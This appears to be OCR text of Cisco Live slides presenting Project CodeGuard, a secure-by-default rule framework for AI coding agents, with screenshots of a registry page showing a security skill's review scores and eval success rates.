content-security-policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval'; style-src 'self' 'unsafe-inline' 'unsafe-eval'
server:
strict-transport-security: max-age=63072000; includeSubDomains; preload
x-content-type-options: nosniff
x-frame-options: DENY
x-request-id: GGmEHAjHhVykXwQABVwB
x-xss-protection: 1; mode=block
Success
13
1 Tab
17.5%
Plan, search, build anything
gpt-5
Cursor Tab

Securing Vibe Coding



Project CodeGuard is an open-source, model-agnostic security framework that embeds secure-by-default practices into AI coding agent workflows. It provides comprehensive security rules that guide AI assistants to generate more secure code automatically.

https://project-codeguard.org



Can Project CodeGuard Make AI Generated Code Safer?

Project CodeGuard consistently reduced static analysis findings across three very different benchmarks and made fully clean snippets more common.

http://cs.co/9001h6Jft

© 2026 Cisco and/or its affiliates. All rights reserved.

cisco





Cisco is a founding member of CoSAI and just donated Project CodeGuard to CoSAI

https://blogs.cisco.com/ai/cisco-donates-project-codeguard-to-the-coalition-for-secure-ai

https://www.coalitionforsecureai.org/ciscos-donation-of-project-codeguard-to-cosai

© 2026 Cisco and/or its affiliates. All rights reserved.

cisco/software-security

1.2.5

A software security skill that integrates with Project CodeGuard to help AI coding agents write secure code and prevent common vulnerabilities. Use this skill when writing, reviewing, or modifying code to ensure secure-by-default practices are followed.

Agent Success

Agent success rate when using this tile

84%

Improvement

Agent success rate improvement when using this tile compared to baseline

1.79x

Baseline

Agent success rate without this tile

47%

Overview | Eval results | Skill reviews | Files

SKILL.md

Preview | Code

name: software-security

description: A software security skill that integrates with Project CodeGuard to help AI coding agents write secure code and prevent common vulnerabilities. Use this skill when security concerns are mentioned, when reviewing code for vulnerabilities, or when implementing authentication, cryptography, or data handling.

license: Apache-2.0

metadata: {"version":"1.2.0","framework":"Project CodeGuard"}

Software Security Skill

When to Use This Skill

Activate when:

```
tessl i cisco/soft
```

Workspace
cisco

Visibility
Public

Created
1 day ago

Last updated
about 16 hours ago

Provide feedback

Overview | Eval results | Skill reviews | Files

Skills	Reviewed	Average Score
1	1/1	82%

tessl i cisco/soft

SKILL.md — Activation 67% — Implementation 88% — 82%

Generated 11 days ago

Validation

Total 13/16 — Score PASSED

Warnings & errors only

Criteria	Score
description_trigger_hint	⚠ Description may be missing an explicit 'when to use' trigger hint (e.g., 'Use when...')
body_output_format	⚠ No obvious output/return/format terms detected; consider specifying expected outputs
body_steps	⚠ No step-by-step structure detected (no ordered list); consider adding a simple workflow

Implementation

Suggestions 1 — Score 88%

Overall Assessment

This is a well-structured security skill that efficiently communicates when to apply security rules and provides concrete, executable examples. The progressive disclosure is excellent with clear references to detailed rule files. The main weakness is the workflow section, which could benefit from explicit validation steps and feedback loops for when security issues are detected during review.

Suggestions

- Add explicit validation/feedback loop in the Security Review step, e.g., 'If violations found: fix issue → re-run review → only proceed when all checks pass'

Workspace
cisco


Visibility
Public

Created
1 day ago

Last updated
about 16 hours ago

Provide feedback


Registry / Tiles / cisco / software-security / 1.2.5
cisco/software-security
1.2.5
A software security skill that integrates with Project CodeGuard to help AI coding agents write secure code and prevent common vulnerabilities. Use this skill when writing, reviewing, or modifying code to ensure secure-by-default practices are followed.
Agent Success
Agent success rate when using this tile
84%
Improvement
Agent success rate improvement when using this tile compared to baseline
1.79x
Baseline
Agent success rate without this tile
47%
Overview
Eval results
Skill reviews
Files
Assessment results
Generated 1 day ago
Agent Claude Code
tessl i cisco/software-security@1.2
Scenario 1 ↑ 10% Details
Scenario 2 ↑ 30% Details
Scenario 3 ↑ 25% Details
Scenario 4 ↑ 45% Details
Scenario 5 ↑ 75% Details
Workspace
cisco
Visibility
Public
Created
1 day ago
Last updated
about 16 hours ago
Provide feedback


Scenario 5
↑ 75%
Details
Criteria name
Without context
With context
SameSite Strict
Idle timeout configured
Session regeneration on login
Nonce-based CSP
HttpOnly and Secure flags
Download Solution

Additional References

- Building Trust in AI Agent Ecosystems
  https://blogs.cisco.com/news/building-trust-in-ai-agent-ecosystems

- Announcing a New Framework for Securing AI-Generated Code
  https://blogs.cisco.com/ai/announcing-new-framework-securing-ai-generated-code

- Coalition for Secure AI (CoSAI)
  https://www.coalitionforsecureai.org

- Cisco AI Security Whitepapers and Guidance
  https://aisecurity.cisco.com

© 2026 Cisco and/or its affiliates. All rights reserved.

Complete your session surveys



Complete your surveys in the Cisco Events app.



Complete a minimum of 4 session surveys and the overall event survey to receive a unique Cisco Live t-shirt.

(from 11:30 on Thursday, while supplies last)

© 2026 Cisco and/or its affiliates. All rights reserved.

Continue your education



Visit the Cisco Showcase for related demos



Book your one-on-one Meet the Engineer meeting

Visit the Technical Solutions Clinics to discuss your technical questions



Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs



Visit the On-Demand Library for more sessions at CiscoLive.com/On-Demand

Contact me at: Insert preferred comms method

© 2026 Cisco and/or its affiliates. All rights reserved.

Thank you




CISCO